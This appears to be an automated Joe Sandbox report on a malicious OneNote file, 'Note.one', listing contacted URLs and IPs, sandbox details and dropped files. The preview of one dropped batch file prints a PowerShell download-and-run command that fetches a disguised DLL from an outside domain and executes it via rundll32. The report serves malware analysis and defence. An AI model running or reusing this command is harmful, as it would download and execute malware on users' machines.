http://https://officesetup.getmicrosoftkey.com	0%	Avira URL Cloud	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	Avira URL Cloud	safe	
http://https://d.docs.live.net	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	Avira URL Cloud	safe	
http://https://apis.live.net/v5.0/	0%	Avira URL Cloud	safe	
http://https://make.powerautomate.com	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
tassoinmobiliaria.com	148.163.69.171	true	false	• 1%, Virustotal, Browse	unknown
broadcom.com	50.112.202.115	true	false		high
www.broadcom.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://87.149.176.97/t5	false	• Avira URL Cloud: safe	unknown
http://https://tassoinmobiliaria.com/56G0/01.gif	false	• Avira URL Cloud: safe	unknown
http://https://broadcom.com/	false		high

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://login.microsoftonline.com/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://shell.suite.office.com:1443	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://autodiscover-s.outlook.com/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://cdn.entity.	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://cortana.ai	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/imports	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://api.aadrm.com/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://api.microsoftstream.com/api/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://cr.office.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000008.00000002.564968 1111.000002AA513E3000.00000004.00000800. 00020000.00000000.sdmp	false		high
http://https://graph.ppe.windows.net	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://powerlift-frontdesk.acompli.net	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://tasks.office.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://jp.broadcom.com	FGR8SNK3.htm.14.dr	false		high
http://https://officeci.azurewebsites.net/api/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://api.scheduler.	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://my.microsoftpersonalcontent.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://store.office.cn/addinstemplate	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://api.aadrm.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://globaldisco.crm.dynamics.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://messaging.engagement.office.com/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://dev0-api.acompli.net/autodetect	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.odwebp.svc.ms	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://web.microsoftstream.com/video/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://graph.windows.net	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://dataservice.o365filtering.com/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://officesetup.getmicrosoftkey.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://analysis.windows.net/powerbi/api	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://consent.config.office.com/consentcheckin/v1.0/consents	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://d.docs.live.net	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://ncus.contentsync.	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://weather.service.msn.com/data.aspx	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://apis.live.net/v5.0/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://messaging.lifecycle.office.com/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://cdn.cookielaw.org/scripttemplates/otSDKStub.js	FGR8SNK3.htm.14.dr	false		high
http://https://pushchannel.1drv.ms	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://management.azure.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://outlook.office365.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://login.windows.net	App_1675799305235524000_F240886F-595A-4B76-A1BE-CF9D49A0F922.log.1.dr	false		high
http://https://wus2.contentsync.	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://incidents.diagnostics.office.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://make.powerautomate.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://insertmedia.bing.office.net/odc/insertmedia	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://api.office.net	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://incidents.diagnosticssdf.office.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://aka.ms/pscore6	powershell.exe, 00000008.00000002.564968 1111.000002AA513A8000.00000004.00000800. 00020000.00000000.sdmp	false		high
http://https://entitlement.diagnostics.office.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://substrate.office.com/search/api/v2/init	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://outlook.office.com/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://outlook.office365.com/	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://webshell.suite.office.com	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	86EA0135-154D-489F-87C7-839AC3EE6B84.1.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
87.149.176.97	unknown	Germany		3320	DTAGInternetserviceprovideroperationsDE	false
148.163.69.171	tassoinmobiliaria.com	United States		53755	IOFLOODUS	false
50.112.202.115	broadcom.com	United States		16509	AMAZON-02US	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	800757
Start date and time:	2023-02-07 19:46:29 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Potential for more IOCs and behavior

Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	Note.one
Detection:	MAL
Classification:	mal100.spre.troj.spyw.expl.evad.winONE@51/729@3/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 15% (good quality ratio 10.4%) • Quality average: 59.5% • Quality standard deviation: 42.9%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .one • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, UserOOBEBroker.exe, backgroundTaskHost.exe
- TCP Packets have been reduced to 100
- Created / dropped Files have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.76.141, 52.109.8.44, 52.113.194.132, 51.11.192.49, 104.18.32.150, 172.64.155.106
- Excluded domains from analysis (whitelisted): ecs.office.com, self-events-data.trafficmanager.net, client.wns.windows.com, prod.configsvc1.live.com.akadns.net, self.events.data.microsoft.com, tile-service.weather.microsoft.com, s-0005-office.config.skype.com, prod.nexusrules.live.com.akadns.net, ecs-office.s-0005.s-msedge.net, wdcpalt.microsoft.com, login.live.com, s-0005.s-msedge.net, config.officeapps.live.com, onedscolprdfrc07.francecentral.cloudapp.azure.com, officeclient.microsoft.com, ecs.office.trafficmanager.net, nexusrules.officeapps.live.com, europe.configsvc1.live.com.akadns.net, www.broadcom.com.cdn.cloudflare.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryVolumeInformationFile calls found.
- Report size getting too big, too many NtReadFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:48:29	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Send to OneNote.lnk
19:48:31	API Interceptor	24x Sleep call for process: powershell.exe modified
19:48:43	API Interceptor	9x Sleep call for process: backgroundTaskHost.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\in.cmd

Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	172
Entropy (8bit):	5.203658415159377
Encrypted:	false
SSDEEP:	3:2EKDDGKSSJJFsLTzTH3x8J3k40sQCALTiV2qKMJAFm7zBJTTeJ6Fk9zBJTKyMORr:0SGYzLh8Jn0tLTiVNKMdXzTeJ62Jzp99
MD5:	04F7EB9BA360CBDAF30084F4289C0516
SHA1:	5D7F95435941CFDE34A261ADC5C495884EC3B09F
SHA-256:	88C5CB7BC6597CF1CB5B16114685495583DD10094A547C84FD9069306659238B
SHA-512:	E726C92D7791E95A348F2FCF93A67CD1E6D5A5B104F0E74E9A9E0223E2CDFF508C28B65D3ADE1CD9FFEA5244E565FF0AD5EAF9C9A8610933340B1D0096A31EBF
Malicious:	**true**
Preview:	..@echo off..powershell Invoke-WebRequest -URI https://tassoinmobiliaria.com/56G0/01.gif -OutFile C:\programdata\putty.jpg..rundll32 C:\programdata\putty.jpg,Wind..exit....

C:\ProgramData\putty.jpg

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.468703571312251
Encrypted:	false
SSDEEP:	96:M4UU1kJLZevpB01M45B7rvAHl1uaL2JZ3KeopG3YxDgglBdN:KWX23zMG3YxBdN
MD5:	4FA7084A034DD4E84D5F567476AA9FBB
SHA1:	7E8C974A7C1F54D6C18F24C617DFE29BAFD6ED26
SHA-256:	F716C2324C1E7DEFED9B822F543156934C3534EEDC9EF1E69FC3745733C5DCB7
SHA-512:	BE1E937B3E6CB6A961BE6BE342FD839C41941FB8EDFA7CD1A329FC0434FD817D5427A431B8E0AE7E757F5C409B08447BAB4358E0F2437189F9577D2DE3B2335A
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....#..... .....0....4i..... ..@... .....5.....\.....text...4..... .....`.P`.data.....0.....$.....@.`..rdata...u...@...v...&.....@.`@.bss.....`..edata..5.....@.0@.idata.....@.0..CRT.....@.0..tls....s..... .....@.0..reloc..\.....\.....@.0B.....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\86EA0135-154D-489F-87C7-839AC3EE6B84

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	153877
Entropy (8bit):	5.353859533263984
Encrypted:	false
SSDEEP:	1536:q+C7/gjDB6B9guwULQ9DQN+zezQKk4F77nXmvid8XR3EwrNz6I:jmQ9DQN+zezIX+g

MD5:	DBAB839E2509CB831BCAC678670CC1B4
SHA1:	B77B6CDE4CF2D5A57849E909A66A51C3D8EC5DE1
SHA-256:	A1249121A890714E9813D166CD2FC63C23785707183A88BD214B6D84C9F7329D
SHA-512:	4A8124048A6F9B6897129EB0B38CD1AB5AFD9297768BF3E6D9DBA60A9F1CF83B861B764B7E97AFCEF727BE35A56B809CE48D3DE10EBBBB942DF2359BBA18A12A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2023-02-07T18:48:24">.. Build: 16.0.16130.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId" o:authentication="1">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. <o:ticket o:policy="MBI_SSL_SHORT" o:idprovider="1" o:target="[MAX.AuthHost]" o:headerValue="Passport1.4 from-PP='{}&p='" />.. <o:ticket o:idprovider="3" o:headerValue="Bearer {}" o:resourceId="[MAX.ResourceId]" o:authorityUrl="[ADALAuthorityU

C:\Users\user\AppData\Local\Microsoft\Office\16.0\onenote.exe_Rules.xml

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	XML 1.0 document, ASCII text, with very long lines (65536), with no line terminators
Category:	dropped
Size (bytes):	289664
Entropy (8bit):	5.151340981300995
Encrypted:	false
SSDEEP:	1536:42/zodZIr6KPZ01u6uSivsUQK75IthMfK2Xua:Vrr6KPZ01u6uSivsUQK75IthQXN
MD5:	9C1A32F9C78C1998FD5E8CC83A9F2593
SHA1:	470AD5B6F44DA93A3632D4DA24DAEC72C3DE23F8
SHA-256:	67C716256C7FC67D6AA08DFB2FADF131874D0740771789D71744C45824327CD2
SHA-512:	190E7991DC9348ED2AA2F9DBF01CD3844040147D9B84316761CF6332F17A7F40FB0A0A7338660EEBD2FF2FAD7DD90EA6A9268B85E675562DFE901E3673FA427
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?><Rules xmlns="urn:Rules"><R Id="1000" V="5" DC="ESM" EN="Office.Telemetry.RuleErrorsAggregated" ATT="f998cc5ba4d448d6a1e8e913ff18be94-dd122e0a-fcf8-4dc5-9dbb-6afac5325183-7405" SP="CriticalBusinessImpact" S="70" DL="A" DCa="PSP PSU" xmlns=""><S><Etw T="1" E="159" G="{02fd33df-f746-4a10-93a0-2bc6273bc8e4}" /><F T="2"><O T="AND"><L><O T="NE"><L><S T="1" F="Warning" /></L><R><V V="37" T="U32" /></R></O></L><R><O T="NE"><L><S T="1" F="Warning" /></L><R><V V="29" T="U32" /></R></O></R></O></F><TI T="3" I="10min" /><A T="4" E="TelemetrySuspend" /><A T="5" E="TelemetryShutdown" /></S><G I="true" R="TriggerOldest"><S T="2"><F N="RuleID" /><F N="RuleVersion" /><F N="Warning" /><F N="Info" /></S></G><C T="U32" I="0" O="false" N="ErrorCount"><C><S T="2" /></C></C><C T="U32" I="1" O="false" N="ErrorRuleId"><S T="2" F="RuleID" /></C><C T="U16" I="2" O="false" N="ErrorRuleVersion"><S T="2" F="RuleVersion" /></C><C T="U8" I="3" O="false" N="WarningInfo"><S T="2"

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite 3.x database, last written using SQLite version 3023002, writer version 2, read version 2, file counter 2, database pages 1, cookie 0, schema 0, largest root page 1, unknown 0 encoding, version-valid-for 2
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.09216609452072291
Encrypted:	false
SSDEEP:	3:lSWFN3l/klslpF/4llfll:l9F8E0/
MD5:	F138A66469C10D5761C6CBB36F2163C3
SHA1:	EEA136206474280549586923B7A4A3C6D5DB1E25
SHA-256:	C712D6C7A60F170A0C6C5EC768D962C58B1F59A2D417E98C7C528A037C427AB6
SHA-512:	9D25F943B6137DD2981EE75D57BAF3A9E0EE27EEA2DF19591D580F02EC8520D837B8E419A8B1EB7197614A3C6D8793C56EBC848C38295ADA23C31273DAA3029
Malicious:	false
Preview:	SQLite format 3......@ ....

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-journal

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite Rollback Journal
Category:	dropped
Size (bytes):	4616
Entropy (8bit):	0.13760166725504608
Encrypted:	false
SSDEEP:	3:7FEG2l+08El/FllkpMRgSWbNFl/sl+ltlslVlllfll28n:7+/lLpg9bNFlEs1EP/m8
MD5:	0C5740411C8EF0BD7E2079713957EAD8

SHA1:	AA0C80BB76E5867078860FB5CB48A4501FF2B5C3
SHA-256:	04CC8C03FF3557539A144FDBEEA58B8770CCB68DABCF5B38F06F5E9B9D5FE40E
SHA-512:	F6D52348BF71C12A3F94B389954FBEF2CC986AC68E8CD5B8A22666CCE5EDD3574CA11D5A1F97885E8A10190C19B30D200CD0D32E5E96EC41228387EFD3C8F9EE
Malicious:	false
Preview:	.... .c.....j.....SQLite format 3.....@ ....

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-shm

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.0448284851049948 2
Encrypted:	false
SSDEEP:	3:G4l2ji/BeBXDWiCl2ji/BeBXDWX/WlL9//XlvlIl1lllwlvlllglbXdbllAlldla:G4l2e5KzRCl2e5KzDL9XXPH4l942U
MD5:	6B3D099885155C797129E25AFB8D18BD
SHA1:	5BA88E4E55605EAABF2260F8E55CD510FE844F36
SHA-256:	9EEF6024865D9D33FABC58F6F9B8BAEE0CD5070A51FDC96353564A348E754E30
SHA-512:	C1319D55E6474D6F0016C3668B6938CEBF8E66594F28E1994184ECCED7C0963C7A3862BE05E2F587AE259B51FAA9109E839E77FFC0C464EBAA374A386A863F3
Malicious:	false
Preview:	..-.....[..4..b.;...=w.Dd.Vs..-.....[..4..b.;...=w.Dd.Vs..... ....

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-wal

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite Write-Ahead Log, version 3007000
Category:	dropped
Size (bytes):	45352
Entropy (8bit):	0.3954969390255552
Encrypted:	false
SSDEEP:	24:K6ZP+X6Q3zRDGsUll7DBtDi4kZERDAzqt8VtbDBtDi4kZERD9U:B+X6Q1ysUll7DYMczO8VFDYMp
MD5:	38F85112EB9EB3723AAEA1A15E3439C6
SHA1:	EF278868C8F9589145CBFD03A0C1897A9B73282E
SHA-256:	85F348662C6F327C0726282C1031EEEEED896B77C50052BA7EC2B4BDB1CE5413
SHA-512:	029C1A4496F48B93F87110641B2E114BF1B0D7DAF580EEE3D2D0E7FA5F4BF8D61C9C5F50934AF63A263682555359FF9012DEC9972B93E0FC69135889A25EC0F5
Malicious:	false
Preview:	7....-.....b.;.....e.|`.....b.;....ll....SQLite format 3.....@ ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\My Notebook\Quick Notes.one (On 07-02-2023).one (copy)

